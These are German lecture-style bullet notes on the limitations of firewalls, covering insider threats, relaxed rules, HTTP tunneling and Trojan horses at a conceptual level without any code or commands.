- Firewalls sind eine typische Best-Practice-Technik
 - Kompromiss zwischen Schutz und Kosten
 - besser aber teurer: jeden einzelnen Rechner im Intranet mit entsprechenden Filterfunktionen ausstatten
 - kein Schutz vor Angriffen von innen
 - defensive Konfiguration hemmt Produktivität → Aufweichen der Restriktionen
 - selbst bei defensivster Konfiguration ist Überbrücken möglich, Beispiel HTTP-Tunneling
 - kein perfekter Schutz vor Viren (verschlüsselte Kommunikation) und überhaupt kein Schutz vor trojanischen Pferden

Untertunneln einer Firewall durch Troj. Pferd



Firewall verhindert nicht die Wirkung des trojanischen Pferdes